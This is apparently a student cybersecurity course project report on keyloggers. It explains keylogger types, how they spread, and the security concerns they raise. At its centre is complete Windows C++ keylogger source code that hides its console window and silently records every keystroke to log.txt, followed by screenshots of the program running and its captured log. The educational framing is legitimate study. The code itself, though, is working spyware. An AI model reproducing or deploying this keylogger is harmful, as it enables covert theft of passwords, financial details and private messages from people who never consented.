CYBER SECURITY MAJOR PROJECT

BATCH: Dec-2022

TOPIC: Create A KeyLogger Programme And List Out The Steps Involved, Also Store All The KeyLogged In One File And Mention The Security Concerns With Key Logger In CyberSecurity.

TEAM MEMBERS:

1. Garvit sharma
2. Bryan James
3. A.Naveena
4. Swathi Bevara
5. Mihir Nagarkar
6. Thazzier
7. Nikunj purohit

WHAT IS MEANT BY KEYLOGGER ?

Keyloggers are tools that can record every keystroke that you type into a computer or mobile keyboard. Because you interact with a device primarily through the keyboard, keyloggers can record a lot of information about your activity. For example, keyloggers can track credit card information that you enter, websites you visit and passwords you use.

Keyloggers aren't always used for illegal purposes. Consider the following examples of legal uses for keylogging software:

- Parents might use a keylogger to monitor a child's screen time.
- Companies often use keylogger software as part of employee monitoring software to help track employee productivity.
- Information technology departments can use keylogger software to troubleshoot issues on a device.

CYBER SECURITY MAJOR PROJECT

While there are legal uses for keyloggers, malicious users commonly use keyloggers to monitor your activity and commit cybercrimes. When keyloggers run, they track every keystroke entered and save the data in a file. Hackers can access this file later, or the keylogger software can automatically email the file to the hacker. Some keyloggers, which are called screen recorders, can capture your full screen at random intervals as well. Keyloggers can recognize patterns in keystrokes to make it easier to identify sensitive information. If a hacker is looking for password information, they can program the keylogger to monitor for a particular keystroke, such as the at sign (@). Then, the software only notifies them when you are likely entering password credentials alongside an email username. This technique helps malicious users quickly identify sensitive information without needing to sift through all your keystroke data.

TYPES OF KEYLOGGER:

Hardware keyloggers are physical devices that record every keystroke. Cybercriminals can disguise them in the computer cabling or in a USB adapter, making it hard for the victim to detect.

Software keyloggers don’t require physical access to a device. Instead, users download software keyloggers onto the device. A user might download a software keylogger intentionally or inadvertently along with malware.

HOW KEYLOGGERS WORK?

Keyloggers are spread in different ways, but all have the same purpose. They all record information entered on a device and report the information to a recipient. Let’s take a look at a few examples showing how keyloggers can spread by being installed on devices:

- **Web page scripts.** Hackers can insert malicious code on a web page. When you click an infected link or visit a malicious website, the keylogger automatically downloads on your device.
- **Phishing.** Hackers can use phishing emails, which are fraudulent messages designed to look legitimate. When you click an infected link or open a malicious attachment, the keylogger downloads on your device.
- **Social engineering.** Phishing is a type of social engineering, which is a strategy designed to trick victims into divulging confidential information. Cybercriminals might pretend to be a trusted contact to convince the recipient to open an attachment and download malware.
- **Unidentified software downloaded from the internet.** Malicious users can embed keyloggers in software downloaded from the internet. Along with the software you want to download, you unknowingly download keylogging software.

STEPS INVOLVED:

- This program uses the GetAsyncKeyState() function from the winuser.h header file.
- The program contains 2 functions:main and StartLogging Upon running the main function will set the Console window as hidden and start the logging function
- StartLogging function contains a iterating variable ca for loop is run for the value of c from 1 to 254(totalnumber of keys on the keyboard)


- upon running the loop, the GetAsyncKeyState() function is used on c to get the keystate of the
- key being examined at the moment(id given by c) and if it returns true, then a log.txt file is created and the key being held down is logged into the file. If the key is a special key like backspace, enter, shift etc. then it is passed down a switch case which covers all the keys and adds them accordingly to the log file.
- The program will keep running unless stopped using the task manager or shutting the computer down

KEYLOGGER CODE:

```
#include <iostream>
#include <windows.h>
#include <winuser.h>
#include <fstream>
using namespace std;

void StartLogging();

int main(){
    ShowWindow(GetConsoleWindow(), SW_HIDE);
    StartLogging();
    return 0;
}

void StartLogging(){
    char c;
    while (true) {
        for(c=1;c<=254;c++){
            if(GetAsyncKeyState(c) &  0x1 ) {
                ofstream log;
                log.open("log.txt", ios::app);
                switch (c) {
                    case VK_BACK:
                        log << "[backspace]";
                        break;
                    case VK_RETURN:
                        log << "[enter]";
                        break;
                    case VK_SHIFT:
                        log << "[shift]";
                        break;
                    case VK_CONTROL:
                        log << "[control]";
                        break;
                    case VK_CAPITAL:
                        log << "[cap]";
                        break;
                    case VK_TAB:
                        log << "[tab]";
                        break;
                    case VK_MENU:
                        log << "[alt]";
                    case VK_LBUTTON:
                    case VK_RBUTTON:
                        break;
                    default:
                        log << c;
                }
                log.close();
            }
        }
    }
}
```

CYBER SECURITY MAJOR PROJECT


OUTPUT:



keylogger.cpp
Type: C++ source file
Date modified: 05-02-2023 08:49 PM
Size: 1.44 KB


keylogger.exe
Type: Application
Date modified: 06-02-2023 06:40 PM
Size: 2.82 MB

log.txt
Date modified: 06-02-2023 06:46 PM
Size: 107 bytes



```
Microsoft Windows [Version 10.0.22623.891]

C:\Users\user\OneDrive\Documents\github\keyloggerteachnook\source>keylogger
_
```

CYBER SECURITY MAJOR PROJECT


C:\Users\user\OneDrive\Documents\github\keyloggerteachnook\source\log.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
mysql-init.txt
steam_api.ini
steam_appid.txt
fucking schedule.txt
keylogger working.txt
log.txt
Normal text file
length : 107 lines : 1
Ln : 1 Col : 108 Pos : 108
Windows (CR LF)
UTF-8
INS

```
KEYLOGGER[enter]YOUTUBECOM[enter][shift][shift][shift]DEVIL ARTEMIS VIDEOS[enter][control]W[alt][tab][tab]ENQ
```

SECURITY CONCERNS WITH KEYLOGGER IN CYBER SECURITY:

- Hackers commonly use “phishing”to get the Trojan virus on your computer. The keylogger gets installed when the user clicks on a link or opens an attachment from a phishing email. It can also be installed if a user visits a malicious website using a vulnerable browser. The keylogger activates when the user accesses the site.
- **Unauthorized access to sensitive information**: Keyloggers can be used to steal passwords, credit card numbers, and other sensitive information.
- **Loss of privacy**: Keyloggers can capture everything a user types on their computer, including personal emails, private messages, and financial transactions.
- **Tampering with data**: Keyloggers can be used to alter or corrupt sensitive information, making it difficult to trust the integrity of the data.
- **System performance degradation:** Keyloggers can consume significant system resources, slowing down the performance of the infected computer.

- **Propagation of malware**: Keyloggers can spread malware to other systems on the network, creating a chain reaction of security breaches.
- **Difficulty in detection**: Keyloggers can be difficult to detect, as they often run in the background and hide their processes and files.
- Malicious users can log in to your email accounts and steal information or scam your contacts. Hackers can log in to your bank accounts and transfer money out. Malicious users can access your company's network and steal confidential information.
- The main danger of keyloggers is hackers can use them to decipher passwords and other information entered using the keyboard.

SECURITY CONCERNS WITH KEYLOGGERS FACED BY COMPANIES TODAY:

- **Confidential data theft**: Keyloggers can be used to steal sensitive company information, such as trade secrets, financial data, and client information.
- **Damage to reputation**: The theft of sensitive information can damage a company's reputation, leading to loss of trust from clients and partners.
- **Loss of intellectual property**: Keyloggers can be used to steal intellectual property, such as patents, research and development data, and business plans.
- **Compliance violations**: Companies that are required to comply with regulations such as HIPAA, PCI-DSS, and SOX may be in violation of these regulations if they suffer a keylogger breach.

- **Financial losses**: Keylogger attacks can result in financial losses for a company, including the cost of remediation, legal fees, and compensation for affected customers.
- It is important for individuals and organizations to be aware of these risks and to implement strong security measures to protect against keylogger attacks. Companies must also implement strong security measures, such as firewalls, anti-malware software, and employee training, to protect against keylogger attacks and mitigate the risks of these security concerns.